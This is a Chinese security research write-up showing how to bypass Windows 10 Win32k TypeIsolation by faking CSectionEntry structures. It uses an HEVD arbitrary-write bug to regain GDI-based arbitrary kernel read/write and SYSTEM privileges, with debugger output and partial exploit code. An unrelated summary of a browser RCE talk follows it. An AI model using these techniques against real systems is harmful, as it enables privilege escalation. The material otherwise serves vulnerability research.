DHPDEV dhpdev;
```

```
HDEV    hdev;
SIZEL   sizlBitmap;
ULONG   cjBits;
PVOID   pvBits;
PVOID   pvScan0;
LONG    lDelta;
ULONG   iUniq;
ULONG   iBitmapFormat;
USHORT iType;
USHORT fjBitmap;
} SURFOBJ, *PSURFOBJ;
```

Palette 一个重要的结构是 :

```
typedef struct _PALETTE64
{
BASEOBJECT64       BaseObject;
FLONG           flPal;
ULONG32            cEntries;
ULONG32            ulTime;
HDC             hdcHead;
ULONG64         hSelected;
ULONG64            cRefhpal;
ULONG64          cRefRegular;
ULONG64       ptransFore;
ULONG64       ptransCurrent;
ULONG64       ptransOld;
ULONG32            unk_038;
ULONG64          pfnGetNearest;
ULONG64    pfnGetMatch;
ULONG64            ulRGBTime;
ULONG64        pRGBXlate;
PALETTEENTRY     *pFirstColor;
struct _PALETTE *ppalThis;
PALETTEENTRY     apalColors[3];
}
```

在 Bitmap 和 Palette 的内核结构中，和 GDI data-only attack 相关的两个重要成员变量是 Bitmap->pvScan0 和 Palette->pFirstColor。这两个成员变量指向 Bitmap 和 Palette 的 data 域，可以通过 GDI API 向 data 域读取或写入数据，只要我们通过触发漏洞修改这两个


成员变量指向任意内存地址，就可以通过 GetBitmapBits/SetBitmapBits 或 GetPaletteEntries/SetPaletteEntries 完成对指向任意内存地址写入和读取，也就是任意地址读写。

关于利用 Bitmap 和 Palette 来完成 GDI data-only attack 现在网上已经有很多相关的技术文章，同时也不是本文的讨论重点，这里就不做更深入的分享，相关的资料可以参考第五部分。

3 Win32k TypeIsolation

GDI data-only attack 这种利用方式大大降低了内核利用的难度，且在大多数常见漏洞类型的场景中都可以应用，微软在 Windows10 rs3 build 1709 之后增加了一个新的缓解机制—-win32k typeisolation，通过一个双向链表将 GDI object 统一管理起来，同时将 GDI object 的头部与 data 域分离，这样不仅仅缓解了利用 pool fengshui 制造可预测池再使用 GDI object 进行占位并修改关键成员变量这种利用技术，同时也缓解了通过修改头部其他成员变量来增大 data 域可控范围这种利用技术，因为头部与 data 域部分不再相邻。

关于 win32k typeisolation 的机制可参考下图：



在这里我对 win32k typeisolation 的机制关键部分进行简要说明，关于 win32k typeisolation 的详细运行机制，包括 GDI object 的申请，分配，释放等可参考第五部分。

在 win32k typeisolation 中，GDI object 通过 CSectionEntry 这个双向链表进行统一管理，其中 view 域指向一个 0x28000 大小的内存空间，而 GDI object 的头部在这里统一被管理，view 域以 view 数组的方式管理，数组大小是 0x1000。而在对 GDI object 的分配时 RTL_BITMAP 会作为是否向指定 view 域位置分配 GDI object 的重要依据。

在 CSectionEntry 中，bitmap_allocator 指向 CSectionBitmapAllocator，在 CSectionBitmapAllocator 中存放的 xored_view，xor_key，xored_rtl_bitmap，其中 xored_view ^ xor_key 指向 view 域，xored_rtl_btimap ^ xor_key 指向 RTL_BITMAP。

在 RTL_BITMAP 中 bitmap_buffer_ptr 指向的 BitmapBuffer 用于记录 view 域的状态，空闲为 0，占位为 1。当申请 GDI object 的时候，会通过 win32kbase!gpTypeIsolation 开始遍历 CSectionEntry 列表，通过对 CSectionBitmapAllocator 查看是否当前 view 域包含空闲位置，如果存在空闲位则会将新的 GDI object header 放置在 view 域中。

我对 CTypeIsolation 类和 CSectionEntry 类关于对 GDI object 申请和释放实现的逆向中发现，TypeIsolation 在对 CSectionEntry 双向链表遍历，利用 CSectionBitmapAllocator 判断 view 域状态，并对 view 域中存放的 GDI object SURFACE 进行管理的过程中，并没有检查 CSectionEntry->view 和 CSectionEntry->bitmap_allocator 指针指向的有效性，也就是说如果我们能够构造一个 fake view 和 fake bitmap_allocator 并能够利用漏洞修改 CSectionEntry->view 和 CSectionEntry->bitmap_allocator 使其指向 fake struct，则我们可以重新利用 GDI object 完成 data-only attack。

4 Save and reborn gdi data-only attack!

在本节中我来和大家分享一下这种攻击方案的利用思路，HEVD 是 Hacksysteam 开发的一个存在典型内核漏洞的练习驱动，在 HEVD 中存在一个任意地址（Arbitrary Write）漏洞，我们就以这个漏洞为例来和大家分享整个利用过程。

Attack scenario：

首先来看一下 CSectionEntry 的申请，CSectionEntry 会申请 0x40 大小的 session paged pool，CSectionEntry 申请池空间的实现在 NSInstrumentation::CSectionEntry::Create() 中。

```
.text:00000001C002AC8A          mov     edx, 20h        ; NumberOfBytes
.text:00000001C002AC8F          mov     r8d, 6F736955h  ; Tag
.text:00000001C002AC95          lea     ecx, [rdx+1]    ; PoolType
```

```
.text:00000001C002AC98                call    cs:__imp_ExAllocatePoolWithTag
//Allocate 0x40 session paged pool
```

也就是说，我们仍然可以通过 pool fengshui 来制造一个可预测的 session paged pool hole 用来给 CSectionEntry 占位，因此在 HEVD 这个 Arbitrary write 的漏洞利用场景中，我们使用 tagWND 的方法制造一个稳定的 pool hole，并且利用 HMValidateHandle 泄露 tagWND 内核对象地址。因为当前漏洞实例是一个任意地址写漏洞，因此如果我们能泄露内核对象地址便于我们对这个攻击方案思路的理解，当然在很多攻击场景中只需要利用 pool fengshui 制造一个可预测池即可。

```
kd&gt; g//利用 tagWND 制造一个稳定的 pool hole
Break instruction exception - code 80000003 (first chance)
0033:00007ff6`89a61829 cc              int     3
kd&gt; p
0033:00007ff6`89a6182a 488b842410010000 mov     rax,qword ptr [rsp+110h]
kd&gt; p
0033:00007ff6`89a61832 4839842400010000 cmp     qword ptr [rsp+100h],rax
kd&gt; r rax
rax=ffff862e827ca220
kd&gt; !pool ffff862e827ca220
Pool page ffff862e827ca220 region is Unknown
ffff862e827ca000 size:  150 previous size:    0  (Allocated)  Gh04
ffff862e827ca150 size:   10 previous size:  150  (Free)       Free
ffff862e827ca160 size:   b0 previous size:   10  (Free )  Uscu
*ffff862e827ca210 size:   40 previous size:   b0  (Allocated) *Ustx Process:
ffffd40acb28c580
Pooltag Ustx : USERTAG_TEXT, Binary : win32k!NtUserDrawCaptionTemp
ffff862e827ca250 size:   e0 previous size:   40  (Allocated)  Gla8
ffff862e827ca330 size:   e0 previous size:   e0  (Allocated)  Gla8```
```

在 0xffff862e827ca220 制造了一个稳定的 session paged pool hole，0xffff862e827ca220 会在之后释放，处于 free 状态。

```
kd&gt; p
0033:00007ff7`abc21787 488b842498000000 mov     rax,qword ptr [rsp+98h]
kd&gt; p
0033:00007ff7`abc2178f 48398424a0000000 cmp     qword ptr [rsp+0A0h],rax
kd&gt; !pool ffff862e827ca220
Pool page ffff862e827ca220 region is Unknown
```

```
ffff862e827ca000 size:  150 previous size:    0  (Allocated)  Gh04
ffff862e827ca150 size:   10 previous size:  150  (Free)       Free
ffff862e827ca160 size:   b0 previous size:   10  (Free )  Uscu
*ffff862e827ca210 size:   40 previous size:   b0  (Free ) *Ustx
Pooltag Ustx : USERTAG_TEXT, Binary : win32k!NtUserDrawCaptionTemp
ffff862e827ca250 size:   e0 previous size:   40  (Allocated)  Gla8
ffff862e827ca330 size:   e0 previous size:   e0  (Allocated)  Gla8
```

下面我们需要令 CSecitionEntry 在 0xffff862e827ca220 位置占位，这就需要利用 TypeIsolation 的一个特性，正如第二节我们提到的，在 GDI object 对象申请时，会遍历 CSectionEntry，并通过 CSectionBitmapAllocator 判断 view 域中是否有空闲位，如果 CSectionEntry 的 view 域已满，则会到下一个 CSectionEntry 中继续查询，但如果当前的 CTypeIsolation 双向链表中，所有的 CSectionEntry 的 view 域全都被占满，则会调用 NSInstrumentation::CSectionEntry::Create()创建一个新的 CSectionEntry。

因此，我们在制造完 pool hole 之后申请大量的 GDI object，用来占满所有 CSectionEntry 的 view 域,以确保创建新的 CSectionEntry,并且占用 0x40 大小的 pool hole。

```
kd&gt; g//创建大量的 GDI object，  0xffff862e827ca220 位置被 CSectionEntry 占位
kd&gt; !pool ffff862e827ca220
Pool page ffff862e827ca220 region is Unknown
ffff862e827ca000 size:  150 previous size:    0  (Allocated)  Gh04
ffff862e827ca150 size:   10 previous size:  150  (Free)       Free
ffff862e827ca160 size:   b0 previous size:   10  (Free )  Uscu
*ffff862e827ca210 size:   40 previous size:   b0  (Allocated) *Uiso
Pooltag Uiso : USERTAG_ISOHEAP, Binary : win32k!TypeIsolation::Create
ffff862e827ca250 size:   e0 previous size:   40  (Allocated)  Gla8 ffff86b442563150
size:
```

接下来我们需要构造 fake CSectionEntry->view 和 fake CSectionEntry->bitmap_allocator，并且利用 Arbitrary Write 修改 session paged pool hole 中的 CSectionEntry 中的指针，使其指向我们构造的 fake struct。

在我们申请大量 GDI object 的时候建立的新的 CSectionEntry 的 view 域中可能已经被 SURFACE 占满或占据了一部分，如果我们构造 fake struct 的时候将 view 域构造成空，那么就可以欺骗 TypeIsolation，在 GDI object 申请的时候会将 SURFACE 放在已知位置。

我们通过 VirtualAllocEx 在 userspace 申请内存存放 fake struct，并且我们将 userspace memory 属性置成 READWRITE。

```
kd&gt; dq 1e0000//fake pushlock
00000000`001e0000  00000000`00000000 00000000`0000006c
kd&gt; dq 1f0000//fake view
00000000`001f0000  00000000`00000000 00000000`00000000
00000000`001f0010  00000000`00000000 00000000`00000000
kd&gt; dq 190000//fake RTL_BITMAP
00000000`00190000  00000000`000000f0 00000000`00190010
00000000`00190010  00000000`00000000 00000000`00000000
kd&gt; dq 1c0000//fake CSectionBitmapAllocator
00000000`001c0000  00000000`001e0000 deadbeef`deb2b33f
00000000`001c0010  deadbeef`deadb33f deadbeef`deb4b33f
00000000`001c0020  00000001`00000001 00000001`00000000
```

其中，0x1f0000 指向 view 域，0x1c0000 指向 CSectionBitmapAllocator，fake view 域将用于存放 GDI object，而 CSectionBitmapAllocator 中的结构需要精心构造，因为我们需要通过它来欺骗 typeisolation 认为我们可控的 CSectionEntry 是个空闲 view 项。

```
typedef struct _CSECTIONBITMAPALLOCATOR {
PVOID          pushlock;          // + 0x00
ULONG64        xored_view;        // + 0x08
ULONG64        xor_key;           // + 0x10
ULONG64        xored_rtl_bitmap;  // + 0x18
ULONG          bitmap_hint_index; // + 0x20
ULONG          num_commited_views; // + 0x24
} CSECTIONBITMAPALLOCATOR, *PCSECTIONBITMAPALLOCATOR;
```

上述 CSectionBitmapAllocator 结构和 0x1c0000 处的结构对照，其中 xor_key 我定义为 0xdeadbeefdeadb33f，只要保证 xor_key ^ xor_view 和 xor_key ^ xor_rtl_bitmap 运算之后指向 view 域和 RTL_BITMAP 即可，在调试的过程中我发现 pushlock 必须是指向有效结构的指针，否则会触发 BUGCHECK，因此我申请了 0x1e0000 用于存放 pushlock 的内容。

如第二节所述，bitmap_hint_index 会作为快速查找 RTL_BITMAP 的条件，因此这个值也需要置为空值表示 RTL_BITMAP 的状态。同理我们来看一下 RTL_BITMAP 的结构。

```
typedef struct _RTL_BITMAP {
ULONG64        size;              // + 0x00
PVOID          bitmap_buffer;     // + 0x08
```

```
} RTL_BITMAP, *PRTL_BITMAP;
kd&gt; dyb fffff322401b90b0
76543210 76543210 76543210 76543210
-------- -------- -------- --------
fffff322`401b90b0   11110000 00000000 00000000 00000000   f0 00 00 00
fffff322`401b90b4   00000000 00000000 00000000 00000000   00 00 00 00
fffff322`401b90b8   11000000 10010000 00011011 01000000   c0 90 1b 40
fffff322`401b90bc   00100010 11110011 11111111 11111111   22 f3 ff ff
fffff322`401b90c0   11111111 11111111 11111111 11111111   ff ff ff ff
fffff322`401b90c4   11111111 11111111 11111111 11111111   ff ff ff ff
fffff322`401b90c8   11111111 11111111 11111111 11111111   ff ff ff ff
fffff322`401b90cc   11111111 11111111 11111111 11111111   ff ff ff ff
kd&gt; dq fffff322401b90b0
fffff322`401b90b0   00000000`000000f0 fffff322`401b90c0//ptr to rtl_bitmap buffer
fffff322`401b90c0   ffffffff`ffffffff ffffffff`ffffffff
fffff322`401b90d0   ffffffff`ffffffff
```

这里我选取了一个有效的 RTL_BITMAP 作为模板，其中第一个成员变量表示 RTL_BITMAP size，第二个成员变量指向后面的 bitmap_buffer，而紧邻的 bitmap_buffer 以比特为单位表示 view 域状态，我们为了欺骗 typeisolation，将其全部置 0，表示当前 CSectionEntry 项的 view 域全部空闲，参考 0x190000 fake RTL_BITMAP 结构。

接下来我们只需要通过 HEVD 的 Arbitrary write 漏洞修改 CSectionEntry 中 view 和 CSectionBitmapAllocator 指针即可。


```
kd&gt; dq ffff862e827ca220//正常时
ffff862e`827ca220   ffff862e`827cf4f0 ffff862e`827ef300
ffff862e`827ca230   ffffc383`08613880 ffff862e`84780000
ffff862e`827ca240   ffff862e`827f33c0 00000000`00000000
kd&gt; g//触发漏洞后，CSectionEntry-&gt;view 和 CSectionEntry-&gt;bitmap_allocator 被修改
Break instruction exception - code 80000003 (first chance)
0033:00007ff7`abc21e35 cc              int     3
kd&gt; dq ffff862e827ca220
ffff862e`827ca220   ffff862e`827cf4f0 ffff862e`827ef300
ffff862e`827ca230   ffffc383`08613880 00000000`001f0000
ffff862e`827ca240   00000000`001c0000 00000000`00000000
```

接下来我们正常申请一个 GDI object，调用 CreateBitmap 创建一个 bitmap object，然后观察 view 域的状态。

```
kd&gt; g
Break instruction exception - code 80000003 (first chance)
0033:00007ff7`abc21ec8 cc              int     3
kd&gt; dq 1f0280
00000000`001f0280   00000000`00051a2e 00000000`00000000
00000000`001f0290   ffffd40a`cc9fd700 00000000`00000000
00000000`001f02a0   00000000`00051a2e 00000000`00000000
00000000`001f02b0   00000000`00000000 00000002`00000040
00000000`001f02c0   00000000`00000080 ffff862e`8277da30
00000000`001f02d0   ffff862e`8277da30 00003f02`00000040
00000000`001f02e0   00010000`00000003 00000000`00000000
00000000`001f02f0   00000000`04800200 00000000`00000000
```

可以看到 bitmap 的 kernel object 被放置在了 fake view 域中，我们可以直接从 userspace 读到 bitmap 的 kernel object，接下来，我们只需要直接通过修改 userspace 中存放的 bitmap kernel object 的 pvScan0，再通过 GetBitmapBits/SetBitmapBits 来完成任意地址读写。

总结一下整个利用过程：



Fix for full exploit：

在完成 exploit 的过程中，我发现了某些时候会产生 BSOD，这大大降低了 GDI data-only attack 的稳定性，比如说

```
kd&gt; !analyze -v

*******************************************************************************

*                                                                             *

*                        Bugcheck Analysis                                    *

*                                                                             *

*******************************************************************************

SYSTEM_SERVICE_EXCEPTION (3b)

An exception happened while executing a system service routine.

Arguments:

Arg1: 00000000c0000005, Exception code that caused the bugcheck

Arg2: ffffd7d895bd9847, Address of the instruction which caused the bugcheck

Arg3: ffff8c8f89e98cf0, Address of the context record for the exception that caused the bugcheck

Arg4: 0000000000000000, zero.

Debugging Details:

------------------

OVERLAPPED_MODULE: Address regions for 'dxgmms1' and 'dump_storport.sys' overlap

EXCEPTION_CODE: (NTSTATUS) 0xc0000005 - 0x%08lx
```

```
FAULTING_IP:

win32kbase!NSInstrumentation::CTypeIsolation&lt;163840,640&gt;::AllocateType+47

ffffd7d8`95bd9847 488b1e          mov     rbx,qword ptr [rsi]

CONTEXT:  ffff8c8f89e98cf0 -- (.cxr 0xffff8c8f89e98cf0)

.cxr 0xffff8c8f89e98cf0

rax=ffffdb0039e7c080 rbx=ffffd7a7424e4e00 rcx=ffffdb0039e7c080

rdx=ffffd7a7424e4e00 rsi=00000000001e0000 rdi=ffffd7a740000660

rip=ffffd7d895bd9847 rsp=ffff8c8f89e996e0 rbp=0000000000000000

r8=ffff8c8f89e996b8  r9=0000000000000001 r10=7fffffffffffffc

r11=0000000000000027 r12=00000000000000ea r13=ffffd7a740000680

r14=ffffd7a7424dca70 r15=0000000000000027

iopl=0         nv up ei pl nz na po nc

cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206

win32kbase!NSInstrumentation::CTypeIsolation&lt;163840,640&gt;::AllocateType+0x
47:

ffffd7d8`95bd9847 488b1e          mov     rbx,qword ptr [rsi]
ds:002b:00000000`001e0000=????????????????
```

经过多次跟踪后我发现，BSOD 产生的原因主要是我们通过 VirtualAllocEx 时申请的 fake struct 位于我们当前进程的进程空间，这个空间不被其他进程共享，也就是说，如果我们通过漏洞修改了 view 域和 CSectionBitmapAllocator 的指针之后，当其他进程申请 GDI object

时，同样会遍历 CSecitionEntry，当遍历到我们通过漏洞修改的 CSectionEntry 时，会因为指向进程地址空间无效，产生 BSoD，所以这里当触发漏洞之后我做了第一次 fix。

```
DWORD64 fix_bitmapbits1 = 0xffffffffffffffff;
DWORD64 fix_bitmapbits2 = 0xffffffffffff;
DWORD64 fix_number = 0x2800000000;
CopyMemory((void *)(fakertl_bitmap + 0x10), &amp;fix_bitmapbits1, 0x8);
CopyMemory((void *)(fakertl_bitmap + 0x18), &amp;fix_bitmapbits1, 0x8);
CopyMemory((void *)(fakertl_bitmap + 0x20), &amp;fix_bitmapbits1, 0x8);
CopyMemory((void *)(fakertl_bitmap + 0x28), &amp;fix_bitmapbits2, 0x8);
CopyMemory((void *)(fakeallocator + 0x20), &amp;fix_number, 0x8);
```

在第一个 fix 中，我修改了 bitmap_hint_index 和 rtl_bitmap，欺骗 typeisolation 在遍历 CSectionEntry 的时候认为 fake CSectionEntry 的 view 域目前已被占满，就会直接跳过这个 CSectionEntry。

我们知道当前的 CSectionEntry 已经被我们修改，因此即使我们结束了 exploit 退出进程后 CSectionEntry 仍然会作为 CTypeIsolation 双向链表的一部分，而我们进程退出时，VirtualAllocEx 申请的当前进程用户空间会被释放掉，这就会引发很多未知的错误，而我们已经通过漏洞拥有了任意地址读写的能力，于是我进行了第二次 fix。

```
ArbitraryRead(bitmap, fakeview + 0x280 + 0x48, CSectionEntryKernelAddress + 0x8,
(BYTE *)&amp;CSectionPrevious, sizeof(DWORD64));
ArbitraryRead(bitmap, fakeview + 0x280 + 0x48, CSectionEntryKernelAddress, (BYTE
*)&amp;CSectionNext, sizeof(DWORD64));
LogMessage(L_INFO, L"Current CSectionEntry-&gt;previous: 0x%p",
CSectionPrevious);
LogMessage(L_INFO, L"Current CSectionEntry-&gt;next: 0x%p", CSectionNext);
ArbitraryWrite(bitmap, fakeview + 0x280 + 0x48, CSectionNext + 0x8, (BYTE
*)&amp;CSectionPrevious, sizeof(DWORD64));
ArbitraryWrite(bitmap, fakeview + 0x280 + 0x48, CSectionPrevious, (BYTE
*)&amp;CSectionNext, sizeof(DWORD64));
```

第二次 fix 中，我获取了 CSectionEntry->previous 和 CSectionEntry->next，将当前 CSectionEntry 脱链(unlink)，这样在 GDI object 分配遍历 CSectionEntry 时，就不会再对 fake CSectionEntry 处理。

当完成这两个 fix 之后，就可以成功利用 GDI data-only attack 完成任意地址读写了，这里我直接获取到了最新版 Windows10 rs3 的 SYSTEM 权限，但是在进程完全退出的时候却

再一次引发了 BSoD。经过分析发现，这个 BSoD 是由于进行了 unlink 之后，由于 GDI 的句柄保存在 GDI handle table 中，这时会去 CSectionEntry 中找到对应内核对象并 free 掉，而我们存放 bitmap kernel object 的 CSectionEntry 已经被 unlink，引发了 BSoD 的发生。

问题发生在 NtGdiCloseProcess 中，该函数负责释放当前进程的 GDI object，跟 SURFACE 相关的调用链如下

```
0e ffff858c`8ef77300 ffff842e`52a57244 win32kbase!SURFACE::bDeleteSurface+0x7ef
0f ffff858c`8ef774d0 ffff842e`52a1303f win32kbase!SURFREF::bDeleteSurface+0x14
10 ffff858c`8ef77500 ffff842e`52a0cbef win32kbase!vCleanupSurfaces+0x87
11 ffff858c`8ef77530 ffff842e`52a0c804 win32kbase!NtGdiCloseProcess+0x11f
```


bDeleteSurface 负责释放 Gdi handle table 中的 SURFACE 内核对象，我们需要在 GDI handle table 中找到存放在 fake view 中的 HBITMAP，并且将其置 0，这样就会在 bDeleteSurface 中不进行后续的 free 处理，直接跳过再调用 HmgNextOwned 释放下一个 GDI object。关于查找 HBITMAP 在 GDI handle table 中的位置的关键代码在 HmgSharedLockCheck 中，其关键代码如下：

```
v4 = *(_QWORD *)(*(_QWORD *)(**(_QWORD **)(v10 + 24) + 8 * ((unsigned
__int64)(unsigned int)v6 &amp;gt;&amp;gt; 8)) + 16i64 * (unsigned __int8)v6 + 8);
```

这里我还原了一个完整的查找 bitmap 对象的计算方法：

```
*(*(*(*(*win32kbase!gpHandleManager+10)+8)+18)+(hbitmap&amp;amp;0xffff&amp;gt;&amp;gt;8
)*8)+hbitmap&amp;amp;0xff*2*8
```

值得一提的是这里需要泄露 win32kbase.sys 的基址，在 Low IL 的情况下需要漏洞来 leak info，我是通过在 Medium IL 下用 NtQuerySystemInformation 泄露 win32kbase.sys 基址从而计算出 gpHandleManager 的地址，之后找到 fake view 中 bitmap 在 Gdi handle table 中的对象位置，并置 0，最后完成了 full exploit。



现在内核利用越来越难，一个漏洞往往需要其他漏洞的支持，比如 info leak。而相比越界写，uaf，double free 和 write-what-where 这几种漏洞，pool overflow 在使用这种方案利用上更为复杂,因为涉及到 CSectionEntry->previous 和 CSectionEntry->next 的问题，但并不是不可能在 pool overflow 中使用这种方法。

作者水平有限，如果有问题欢迎交流讨论，谢谢!

5 参考

https://www.coresecurity.com/blog/abusing-gdi-for-ring0-exploit-primitives

https://media.defcon.org/DEF%20CON%2025/DEF%20CON%2025%20presentations/5A1F/DEFCON-25-5A1F-Demystifying-Kernel-Exploitation-By-Abusing-GDI-Objects.pdf

https://blog.quarkslab.com/reverse-engineering-the-win32k-type-isolation-mitigation.html

https://github.com/sam-b/windows_kernel_address_leaks

MOSEC 议题解读：手机浏览器中的远程代码执行

作者：360Vulcan
原文来源：【安全客】https://www.anquanke.com/post/id/149939

议题概要

近年来，手机浏览器的安全问题一直是安全研究的焦点。大量的漏洞修补以及浏览器、操作系统层面的保护使得浏览器远程代码执行越来越难。此议题着重介绍浏览器远程执行漏洞，包括 Webkit JIT 漏洞，WebKit DOM 漏洞，Chrome 的 JS 引擎漏洞。漏洞相关原理，挖掘方法以及利用技巧都会涉及。

作为一种通用的漏洞缓解（Exploit Mitigation）技术，隔离堆（Isolated Heap）已经成功运用于多个主流浏览器如 Chrome、FireFox、Edge、IE 等。2017 年下半年 WebKit 代码中也开始引入了隔离堆机制。WebKit 中的隔离堆对于传统 Exploit 中的 Heap Spray，UAF 占位、任意地址读写等方面均造成了一定的影响。本议题中介绍了 WebKit 隔离堆的基本原理，它对今后 WebKit 漏洞发掘和利用的影响，以及 360vulan 团队成员在 Mobile Pwn2Own 比赛前针对隔离堆机制实现的 Exploit 预案。

作者介绍

郝力男(@holynop)在 Qihoo 360 Vulcan Team 从事漏洞相关研究。随团队参加 pwn2own 2015/2016/2017/pwnfest 2016/mobile pwn2own 2017，参与过一些微软的赏金计划 Microsoft Mitigation Bypass Bounty, Microsoft Edge Bounty, MSRC Top 100 2015/2016/2017 等，曾在一些安全会议上发表文章如 Blackhat/44CON/HITB 等。

